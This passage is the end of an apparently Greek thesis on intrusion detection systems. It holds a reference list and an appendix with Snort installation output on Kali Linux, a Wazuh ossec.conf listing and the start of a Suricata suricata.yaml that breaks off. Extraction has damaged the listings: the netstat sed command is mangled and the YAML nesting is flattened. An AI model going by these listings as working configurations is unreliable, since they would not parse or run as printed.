
- Kucek, S., & Leitner, M. (2020, 02 01). An empirical survey of functions and configurations of open-source capture the flag (ctf) environments. (Elsevier, Ed.) *Journal of Network and Computer Applications*, 151(102470).
- Lovell, K. (2020). *TALTECH - HANDS-ON-SKILLS LAB ON OPEN-SOURCE INTRUSION DETECTION SYSTEM(IDS)*. Retrieved 01 31, 2024, from <https://digikogu.taltech.ee/en/Item/9aaa03ee-2deb-499b-be4d-69fd0ad8e144>
- Microsoft - Hyper-V on Windows 10. (2023). (Microsoft) Retrieved 12 22, 2023, from <https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/>
- Mohan, Aswathy, G. Aravind Swaminathan, Anatol Degefa Kubisa, Fikadu Tesgera Tolasa, Mihretab Tesfayohanis, & Gadisa Kana Bakala. (2021). Security Implementation Using Penetration Testing. *Design Engineering*, pp. 5408 - 5421.
- OverTheWire - Wargames. (n.d.). (OverTheWire community) Retrieved 12 22, 2023, from <https://overthewire.org/wargames/>
- PCWorld - The best virtual machine tools for Windows: Run a PC inside your PC. (2023). (IDG Communications, Inc.) Retrieved 12 22, 2023, from <https://www.pcworld.com/article/1936055/the-best-virtualization-tools-for-windows.html>
- Rapid7 - Metasploitable 2 Exploitability Guide. (n.d.). (Rapid7) Retrieved 12 22, 2023, from <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>
- Stanković, S., Gajin, S., & Petrović, R. (2022). A Review of Wazuh Tool Capabilities for Detecting Attacks Based on Log Analysis. *ROCEEDINGS, IX INTERNATIONAL CONFERENCE IcETRAN*. Novi Pazar, Serbia.
- VirtualBox - Welcome to VirtualBox.org! (2023). (Oracle) Retrieved 12 22, 2023, from <https://www.virtualbox.org/>
- Vlasti, B., & Turner, P. (2003). intrusion detection: forensic computing insights arising from a case study on SNORT. *EICAR Conference Best Paper Proceedings*. Copenhagen, Denmark.
- VMWARE - Workstation Player or Workstation Pro - Choose the Right Version for You. (2005-2023). (Broadcom) Retrieved 12 22, 2023, from <https://www.vmware.com/products/workstation-pro.html>
- VulnHub - About Vulnhub. (2012-2023). (VulnHub) Retrieved 12 22, 2023, from <https://www.vulnhub.com/about/>
- Vulnhub - Raven: 1. (VulnHub 2012-2023). (VulnHub) Retrieved 07 01, 2023, from <https://www.vulnhub.com/entry/raven-1,256/>
- Vulpis, M. (2021, 06 25). *TECHZONE360 - FBI Report Finds 300% Rise in Cybercrime Due To Pandemic*. (TECHZONE360) Retrieved 01 31, 2024, from <https://www.techzone360.com/topics/techzone/articles/2021/06/25/449275-fbi-report-finds-300-rise-cybercrime-due-pandemic.htm>
- Waleed, A., Jamali, A., & Masood, A. (2022, 08 4). Which open-source ids? snort, suricata or zeek. *Computer Networks*, 213(2022), p. 109116.
- wazuh - Virtual Machine (OVA) version 4.3. (2023). (Wazuh Inc.) Retrieved 07 01, 2023, from <https://documentation.wazuh.com/4.3/deployment-options/virtual-machine/virtual-machine.html>
- Γαλανομάτης, Κ. (2021). *Νημερτής - Ενδυνάμωση ασφάλειας σε εξυπηρετητές παγκόσμιου ιστού (CentOS Use Case)*. Ανάκτηση 01 31, 2024, από <http://hdl.handle.net/10889/12056>
- Καρτέρης, Ε. (2018, 02). *Διώνη - Ασφάλιση από επιθέσεις στον κυβερνοχώρο*. Ανάκτηση 12 27, 2023, από https://dione.lib.unipi.gr/xmlui/bitstream/handle/unipi/11235/Karteris_1514.pdf?sequence=3&isAllowed=y

- Παπαδούλη, Μ. Ε. (2011). *Ιδρυματικό Καταθετήριο Επιστημονικών Εργασιών του ΑΠΘ - Οι επιθέσεις στον Κυβερνοχώρο: Τι είναι και ποιους προβληματισμούς δημιουργούν*. Ανάκτηση 12 27, 2023, από <http://ikee.lib.auth.gr/record/128019/files/GRI-2011-7617.pdf>
- Ρωμανός, Ι. (2020). *HeLLANICUS - Ασφάλεια στο κυβερνοχώρο και στη ναυτιλία*. Ανάκτηση 01 31, 2024, από <http://hdl.handle.net/11610/21737>
- Τζιζής-Γεωργόπουλος, Ν. Γ. (2019, 02). *Νημερτής - Ασφάλεια σε επιθέσεις εξυπηρετητών παγκοσμίου ιστού*. Ανάκτηση 12 26, 2023, από <https://nemertes.library.upatras.gr/server/api/core/bitstreams/f8790a26-c4c1-4880-a9c1-30fec3bb0e3d/content>
- Χρυσομάλλης, Ε. (2021). *Αποθετήριο Δημοκρατίειον Πανεπιστημίου - Η άμεση συμμετοχή στις εχθροπραξίες στον κυβερνοχώρο*. Ανάκτηση 01 31, 2024, από <https://repo.lib.duth.gr/jspui/handle/123456789/12470>

7. Παράρτημα

7.1. Εγκατάσταση Snort


Ακολουθεί η διαδικασία εγκατάστασης του εργαλείου Snort στο Kali Linux, όπως φαίνεται στην Εικόνα 74, την Εικόνα 75, την Εικόνα 76, την Εικόνα 77 και την Εικόνα 78.



```
GNU nano 6.3 /etc/apt/sources.list
# See https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
deb http://http.kali.org/kali kali-rolling main contrib non-free

# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free
deb http://archive.ubuntu.com/ubuntu/ focal main restricted universe multiverse
deb-src http://archive.ubuntu.com/ubuntu/ focal main restricted universe multiverse
deb http://archive.ubuntu.com/ubuntu/ focal-updates main restricted universe multiverse
deb-src http://archive.ubuntu.com/ubuntu/ focal-updates main restricted universe multiverse
deb http://archive.ubuntu.com/ubuntu/ focal-security main restricted universe multiverse
deb-src http://archive.ubuntu.com/ubuntu/ focal-security main restricted universe multiverse
deb http://archive.ubuntu.com/ubuntu/ focal-backports main restricted universe multiverse
deb-src http://archive.ubuntu.com/ubuntu/ focal-backports main restricted universe multiverse
deb http://archive.canonical.com/ubuntu focal partner
deb-src http://archive.canonical.com/ubuntu focal partner
```

Εικόνα 74: Παραμετροποίηση των αποθετηρίων για το Snort



```
(kali@kali)-[~]
$ sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 3B4FE6ACC0B21F32
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
Executing: /tmp/apt-key-gpghome.m0UFiMUGZv/gpg.1.sh --keyserver keyserver.ubuntu.com --recv-keys 3B4FE6ACC0B21F32
gpg: key 3B4FE6ACC0B21F32: public key "Ubuntu Archive Automatic Signing Key (2012) <ftpmaster@ubuntu.com>"
imported
gpg: Total number processed: 1
gpg:      imported: 1


(kali@kali)-[~]
$ sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 871920D1991BC93C
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
Executing: /tmp/apt-key-gpghome.rQFWLVA7wG/gpg.1.sh --keyserver keyserver.ubuntu.com --recv-keys 871920D1991BC93C
gpg: key 871920D1991BC93C: public key "Ubuntu Archive Automatic Signing Key (2018) <ftpmaster@ubuntu.com>"
imported
gpg: Total number processed: 1
gpg:      imported: 1

(kali@kali)-[~]
$ sudo apt-get update
Hit:1 https://download.docker.com/linux/debian bullseye InRelease
Get:3 http://archive.ubuntu.com/ubuntu focal InRelease [265 kB]
Hit:2 http://ftp.cc.uoc.gr/mirrors/linux/kali/kali kali-rolling InRelease
```

Εικόνα 75: Εισαγωγή κλειδών για τα αποθετήρια

```
(kali㉿kali)-[~]
$ sudo apt-get install snort
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libdaq2 libdumbnet1 oinkmaster snort-common snort-common-libraries snort-rules-default
Suggested packages:
  snort-doc
The following NEW packages will be installed:
  libdaq2 libdumbnet1 oinkmaster snort snort-common snort-common-libraries snort-rules-default
0 upgraded, 7 newly installed, 0 to remove and 1826 not upgraded.
Need to get 1,445 kB of archives.
After this operation, 7,452 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Εικόνα 76: Εγκατάσταση Snort



Εικόνα 77: Παραμετροποίηση κατά την εγκατάσταση Snort

```
Preparing to unpack .../4-libdaq2_2.0.7-5_amd64.deb ...
Unpacking libdaq2 (2.0.7-5) ...
Selecting previously unselected package snort.
Preparing to unpack .../5-snort_2.9.7.0-5build1_amd64.deb ...
Unpacking snort (2.9.7.0-5build1) ...
Selecting previously unselected package oinkmaster.
Preparing to unpack .../6-oinkmaster_2.0-4_all.deb ...
Unpacking oinkmaster (2.0-4) ...
Setting up oinkmaster (2.0-4) ...
Setting up snort-common (2.9.7.0-5build1) ...
Setting up libdumbnet1:amd64 (1.16.3-1) ...
Setting up snort-rules-default (2.9.7.0-5build1) ...
Setting up snort-common-libraries (2.9.7.0-5build1) ...
Setting up libdaq2 (2.0.7-5) ...
Setting up snort (2.9.7.0-5build1) ...
WARNING: tempfile is deprecated; consider using mktemp instead.
update-rc.d: We have no instructions for the snort init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...
Processing triggers for libc-bin (2.33-8) ...

(kali㉿kali)-[~]
$ snort-stat
```

Εικόνα 78: Ολοκλήρωση εγκατάστασης Snort

7.2. Αρχείο παραμετροποίησης wazuh ossec.conf server

```
1  <!--
2  Wazuh - Manager - Default configuration for centos 7.9
3  More info at: https://documentation.wazuh.com
4  Mailing list: https://groups.google.com/forum/#!forum/wazuh
5  -->
6  <ossec_config>
7  <global>
8  <jsonout_output>yes</jsonout_output>
9  <alerts_log>yes</alerts_log>
10 <logall>no</logall>
11 <logall_json>no</logall_json>
12 <email_notification>no</email_notification>
13 <smtp_server>smtp.example.wazuh.com</smtp_server>
14 <email_from>wazuh@example.wazuh.com</email_from>
15 <email_to>recipient@example.wazuh.com</email_to>
16 <email_maxperhour>12</email_maxperhour>
17 <email_log_source>alerts.log</email_log_source>
18 <agents_disconnection_time>10m</agents_disconnection_time>
19 <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
20 </global>
21 <alerts>
22 <log_alert_level>3</log_alert_level>
23 <email_alert_level>12</email_alert_level>
24 </alerts>
25 <!-- Choose between "plain", "json", or "plain,json" for the format of internal logs -->
26 <logging>
27 <log_format>plain</log_format>
28 </logging>
29 <remote>
30 <connection>secure</connection>
31 <port>1514</port>
32 <protocol>tcp</protocol>
33 <queue_size>131072</queue_size>
34 </remote>
35 <!-- Policy monitoring -->
36 <rootcheck>
37 <disabled>no</disabled>
38 <check_files>yes</check_files>
39 <check_trojans>yes</check_trojans>
40 <check_dev>yes</check_dev>
41 <check_sys>yes</check_sys>
42 <check_pids>yes</check_pids>
43 <check_ports>yes</check_ports>
44 <check_if>yes</check_if>
45 <!-- Frequency that rootcheck is executed - every 12 hours -->
46 <frequency>43200</frequency>
47 <rootkit_files>etc/rootcheck/rootkit_files.txt</rootkit_files>
48 <rootkit_trojans>etc/rootcheck/rootkit_trojans.txt</rootkit_trojans>
49 <skip_nfs>yes</skip_nfs>
50 </rootcheck>
51 <wodle name="cis-cat">
52 <disabled>yes</disabled>
53 <timeout>1800</timeout>
54 <interval>1d</interval>
55 <scan-on-start>yes</scan-on-start>
56 <java_path>wodles/java</java_path>
57 <ciscat_path>wodles/ciscat</ciscat_path>
58 </wodle>
59 <!-- Osquery integration -->
60 <wodle name="osquery">
61 <disabled>no</disabled>
62 <run_daemon>yes</run_daemon>
63 <log_path>/var/log/osquery/osqueryd.results.log</log_path>
64 <config_path>/etc/osquery/osquery.conf</config_path>
65 <add_labels>yes</add_labels>
66 </wodle>
67 <!-- System inventory -->
68 <wodle name="syscollector">
69 <disabled>no</disabled>
70 <interval>1h</interval>
```

```

71 <scan_on_start>yes</scan_on_start>
72 <hardware>yes</hardware>
73 <os>yes</os>
74 <network>yes</network>
75 <packages>yes</packages>
76 <ports all="no">yes</ports>
77 <processes>yes</processes>
78 <!-- Database synchronization settings -->
79 <synchronization>
80 <max_eps>10</max_eps>
81 </synchronization>
82 </wodle>
83 <sca>
84 <enabled>yes</enabled>
85 <scan_on_start>yes</scan_on_start>
86 <interval>12h</interval>
87 <skip_nfs>yes</skip_nfs>
88 </sca>
89 <vulnerability-detector>
90 <enabled>yes</enabled>
91 <interval>5m</interval>
92 <min_full_scan_interval>6h</min_full_scan_interval>
93 <run_on_start>yes</run_on_start>
94 <!-- Ubuntu OS vulnerabilities -->
95 <provider name="canonical">
96 <enabled>yes</enabled>
97 <os>trusty</os>
98 <os>xenial</os>
99 <os>bionic</os>
100 <os>focal</os>
101 <os>jammy</os>
102 <update_interval>1h</update_interval>
103 </provider>
104 <!-- Debian OS vulnerabilities -->
105 <provider name="debian">
106 <enabled>yes</enabled>
107 <os>stretch</os>
108 <os>buster</os>
109 <os>bullseye</os>
110 <update_interval>1h</update_interval>
111 </provider>
112 <!-- RedHat OS vulnerabilities -->
113 <provider name="redhat">
114 <enabled>no</enabled>
115 <os>5</os>
116 <os>6</os>
117 <os>7</os>
118 <os>8</os>
119 <os>9</os>
120 <update_interval>1h</update_interval>
121 </provider>
122 <!-- Amazon Linux OS vulnerabilities -->
123 <provider name="alas">
124 <enabled>no</enabled>
125 <os>amazon-linux</os>
126 <os>amazon-linux-2</os>
127 <update_interval>1h</update_interval>
128 </provider>
129 <!-- Arch OS vulnerabilities -->
130 <provider name="arch">
131 <enabled>no</enabled>
132 <update_interval>1h</update_interval>
133 </provider>
134 <!-- Windows OS vulnerabilities -->
135 <provider name="msu">
136 <enabled>yes</enabled>
137 <update_interval>1h</update_interval>
138 </provider>
139 <!-- Aggregate vulnerabilities -->
140 <provider name="nvd">
141 <enabled>yes</enabled>
142 <update_from_year>2010</update_from_year>
143 <update_interval>1h</update_interval>
144 </provider>
145 </vulnerability-detector>
146 <!-- File integrity monitoring -->
147 <syscheck>

```

```

148 <disabled>no</disabled>
149 <!-- Frequency that syscheck is executed default every 12 hours -->
150 <frequency>43200</frequency>
151 <scan_on_start>yes</scan_on_start>
152 <!-- Generate alert when new file detected -->
153 <alert_new_files>yes</alert_new_files>
154 <!-- Don't ignore files that change more than 'frequency' times -->
155 <auto_ignore frequency="10" timeframe="3600">no</auto_ignore>
156 <!-- Directories to check (perform all possible verifications) -->
157 <directories>/etc,/usr/bin,/usr/sbin</directories>
158 <directories>/bin,/sbin,/boot</directories>
159 <!-- Files/directories to ignore -->
160 <ignore>/etc/mtab</ignore>
161 <ignore>/etc/hosts.deny</ignore>
162 <ignore>/etc/mail/statistics</ignore>
163 <ignore>/etc/random-seed</ignore>
164 <ignore>/etc/random.seed</ignore>
165 <ignore>/etc/adjtime</ignore>
166 <ignore>/etc/httpd/logs</ignore>
167 <ignore>/etc/utmpx</ignore>
168 <ignore>/etc/wtmpx</ignore>
169 <ignore>/etc/cups/certs</ignore>
170 <ignore>/etc/dumpdates</ignore>
171 <ignore>/etc/svc/volatile</ignore>
172 <!-- File types to ignore -->
173 <ignore type="sregex">.log$|.swp$</ignore>
174 <!-- Check the file, but never compute the diff -->
175 <nodiff>/etc/ssl/private.key</nodiff>
176 <skip_nfs>yes</skip_nfs>
177 <skip_dev>yes</skip_dev>
178 <skip_proc>yes</skip_proc>
179 <skip_sys>yes</skip_sys>
180 <!-- Nice value for Syscheck process -->
181 <process_priority>10</process_priority>
182 <!-- Maximum output throughput -->
183 <max_eps>100</max_eps>
184 <!-- Database synchronization settings -->
185 <synchronization>
186 <enabled>yes</enabled>
187 <interval>5m</interval>
188 <max_interval>1h</max_interval>
189 <max_eps>10</max_eps>
190 </synchronization>
191 </syscheck>
192 <!-- Active response -->
193 <global>
194 <white_list>127.0.0.1</white_list>
195 <white_list>^localhost.localdomain$</white_list>
196 <white_list>172.31.0.2</white_list>
197 </global>
198 <command>
199 <name>disable-account</name>
200 <executable>disable-account</executable>
201 <timeout_allowed>yes</timeout_allowed>
202 </command>
203 <command>
204 <name>restart-wazuh</name>
205 <executable>restart-wazuh</executable>
206 </command>
207 <command>
208 <name>firewall-drop</name>
209 <executable>firewall-drop</executable>
210 <timeout_allowed>yes</timeout_allowed>
211 </command>
212 <command>
213 <name>host-deny</name>
214 <executable>host-deny</executable>
215 <timeout_allowed>yes</timeout_allowed>
216 </command>
217 <command>
218 <name>route-null</name>
219 <executable>route-null</executable>
220 <timeout_allowed>yes</timeout_allowed>
221 </command>
222 <command>
223 <name>win_route-null</name>
224 <executable>route-null.exe</executable>

```

```

225 <timeout_allowed>yes</timeout_allowed>
226 </command>
227 <command>
228 <name>netsh</name>
229 <executable>netsh.exe</executable>
230 <timeout_allowed>yes</timeout_allowed>
231 </command>
232 <!--
233 <active-response>
234 active-response options here
235 </active-response>
236 -->
237 <!-- Log analysis -->
238 <localfile>
239 <log_format>command</log_format>
240 <command>df -P</command>
241 <frequency>360</frequency>
242 </localfile>
243 <localfile>
244 <log_format>full_command</log_format>
245 <command>netstat -tulpn | sed 's/\([[:alnum:]]\+\)\ \+([[:digit:]]\+\ \+([[:digit:]]\+\ \+\.*)\:\([[:digit:]]*\)\ \+([[:0-9]\.\:.*]\+\)\.\+\ \+([[:digit:]]*\ \+([[:alnum:]]\+)*\ \+1 \2 == \3 == \4 \5/' | sort -k 4 -g | sed 's/ == \(.*) == /\.1/' | sed
1,2d</command>
246 <alias>netstat listening ports</alias>
247 <frequency>360</frequency>
248 </localfile>
249 <localfile>
250 <log_format>full_command</log_format>
251 <command>last -n 20</command>
252 <frequency>360</frequency>
253 </localfile>
254 <ruleset>
255 <!-- Default ruleset -->
256 <decoder_dir>ruleset/decoders</decoder_dir>
257 <rule_dir>ruleset/rules</rule_dir>
258 <rule_exclude>0215-policy_rules.xml</rule_exclude>
259 <list>etc/lists/audit-keys</list>
260 <list>etc/lists/amazon/aws-eventnames</list>
261 <list>etc/lists/security-eventchannel</list>
262 <!-- User-defined ruleset -->
263 <decoder_dir>etc/decoders</decoder_dir>
264 <rule_dir>etc/rules</rule_dir>
265 </ruleset>
266 <rule_test>
267 <enabled>yes</enabled>
268 <threads>1</threads>
269 <max_sessions>64</max_sessions>
270 <session_timeout>15m</session_timeout>
271 </rule_test>
272 <!-- Configuration for wazuh-authd -->
273 <auth>
274 <disabled>no</disabled>
275 <port>1515</port>
276 <use_source_ip>no</use_source_ip>
277 <purge>yes</purge>
278 <use_password>no</use_password>
279 <ciphers>HIGH:!ADH:!EXP:!MD5:!RC4:!3DES:!CAMELLIA:@STRENGTH</ciphers>
280 <!-- <ssl_agent_ca></ssl_agent_ca> -->
281 <ssl_verify_host>no</ssl_verify_host>
282 <ssl_manager_cert>etc/sslmanager.cert</ssl_manager_cert>
283 <ssl_manager_key>etc/sslmanager.key</ssl_manager_key>
284 <ssl_auto_negotiate>no</ssl_auto_negotiate>
285 </auth>
286 <cluster>
287 <name>wazuh</name>
288 <node_name>node01</node_name>
289 <node_type>master</node_type>
290 <key></key>
291 <port>1516</port>
292 <bind_addr>0.0.0.0</bind_addr>
293 <nodes>
294 <node>NODE_IP</node>
295 </nodes>
296 <hidden>no</hidden>
297 <disabled>yes</disabled>
298 </cluster>
299 </ossec_config>

```

```

300 <ossec_config>
301 <localfile>
302 <log_format>audit</log_format>
303 <location>/var/log/audit/audit.log</location>
304 </localfile>
305 <localfile>
306 <log_format>syslog</log_format>
307 <location>/var/ossec/logs/active-responses.log</location>
308 </localfile>
309 <localfile>
310 <log_format>syslog</log_format>
311 <location>/var/log/messages</location>
312 </localfile>
313 <localfile>
314 <log_format>syslog</log_format>
315 <location>/var/log/secure</location>
316 </localfile>
317 <localfile>
318 <log_format>syslog</log_format>
319 <location>/var/log/maillog</location>
320 </localfile>
321 </ossec_config>

```

7.3. Αρχείο παραμετροποίησης suricata suricata.yaml

```

1  %YAML 1.1
2  ---
3  suricata-version: "7.0"
4  vars:
5    address-groups:
6      HOME_NET: "[192.168.2.0/24]"
7      EXTERNAL_NET: "!$HOME_NET"
8      HTTP_SERVERS: "$HOME_NET"
9      SMTP_SERVERS: "$HOME_NET"
10     SQL_SERVERS: "$HOME_NET"
11     DNS_SERVERS: "$HOME_NET"
12     TELNET_SERVERS: "$HOME_NET"
13     AIM_SERVERS: "$EXTERNAL_NET"
14     DC_SERVERS: "$HOME_NET"
15     DNP3_SERVER: "$HOME_NET"
16     DNP3_CLIENT: "$HOME_NET"
17     MODBUS_CLIENT: "$HOME_NET"
18     MODBUS_SERVER: "$HOME_NET"
19     ENIP_CLIENT: "$HOME_NET"
20     ENIP_SERVER: "$HOME_NET"
21   port-groups:
22     HTTP_PORTS: "80"
23     SHELLCODE_PORTS: "!80"
24     ORACLE_PORTS: 1521
25     SSH_PORTS: 22
26     DNP3_PORTS: 20000
27     MODBUS_PORTS: 502
28     FILE_DATA_PORTS: "[!$HTTP_PORTS,110,143]"
29     FTP_PORTS: 21
30     GENEVE_PORTS: 6081
31     VXLAN_PORTS: 4789
32     TEREDO_PORTS: 3544
33   default-log-dir: /var/log/suricata/
34   stats:
35     enabled: yes
36     interval: 8
37   plugins:
38     outputs:
39       - fast:
40         enabled: yes
41         filename: fast.log
42         append: yes
43       - eve-log:
44         enabled: yes
45         filename: eve.json
46         pcap-file: false
47         community-id: true
48         community-id-seed: 0
49   xff:

```

```
50 enabled: no
51 mode: extra-data
52 deployment: reverse
53 header: X-Forwarded-For
54 types:
55 - alert:
56 - tagged-packets: yes
57 - frame:
58 - enabled: no
59 - anomaly:
60 - enabled: yes
61 - types:
62 - http:
63 - dns:
64 - tls:
65 - files:
66 - smtp:
67 - ftp
68 - rdp
69 - nfs
70 - smb
71 - tftp
72 - ike
73 - dcerpc
74 - krb5
75 - bittorrent-dht
76 - snmp
77 - rfb
78 - sip
79 - quic
80 - dhcp:
81 enabled: yes
82 extended: no
83 - ssh
84 - mqtt:
85 - http2
86 - pgsql:
87 enabled: no
88 - stats:
89 - flow
90 - http-log:
91 enabled: no
92 filename: http.log
93 append: yes
94 - tls-log:
95 append: yes
96 - tls-store:
97 enabled: no
98 - pcap-log:
99 enabled: no
100 filename: log.pcap
101 limit: 1000mb
102 max-files: 2000
103 compression: none
104 - alert-debug:
105 enabled: no
106 filename: alert-debug.log
107 append: yes
108 - stats:
109 enabled: yes
110 filename: stats.log
111 - syslog:
112 enabled: no
113 facility: local5
114 - file-store:
115 version: 2
116 enabled: no
117 xff:
118 enabled: no
119 mode: extra-data
120 deployment: reverse
121 header: X-Forwarded-For
122 - tcp-data:
123 enabled: no
124 type: file
125 filename: tcp-data.log
126 - http-body-data:
```

```

127 enabled: no
128 type: file
129 filename: http-data.log
130 - lua:
131 enabled: no
132 scripts:
133 logging:
134 default-log-level: notice
135 default-output-filter:
136 outputs:
137 - console:
138 enabled: yes
139 - file:
140 enabled: yes
141 level: info
142 filename: suricata.log
143 - syslog:
144 enabled: no
145 facility: local5
146 format: "[%i] <%d> -- "
147 af-packet:
148 - interface: eth0
149 cluster-id: 99
150 cluster-type: cluster_flow
151 defrag: yes
152 - interface: default
153 af-xdp:
154 - interface: default
155 dpdk:
156 eal-params:
157 proc-type: primary
158 interfaces:
159 threads: auto
160 mempool-cache-size: 257
161 rx-descriptors: 1024
162 tx-descriptors: 1024
163 copy-mode: none
164 - interface: default
165 threads: auto
166 promisc: true
167 multicast: true
168 checksum-checks: true
169 checksum-checks-offload: true
170 mtu: 1500
171 rss-hash-functions: auto
172 mempool-size: 65535
173 mempool-cache-size: 257
174 rx-descriptors: 1024
175 tx-descriptors: 1024
176 copy-mode: none
177 copy-iface: none
178 pcap:
179 - interface: eth0
180 - interface: default
181 pcap-file:
182 checksum-checks: auto
183 app-layer:
184 protocols:
185 telnet:
186 enabled: yes
187 rfb:
188 enabled: yes
189 detection-ports:
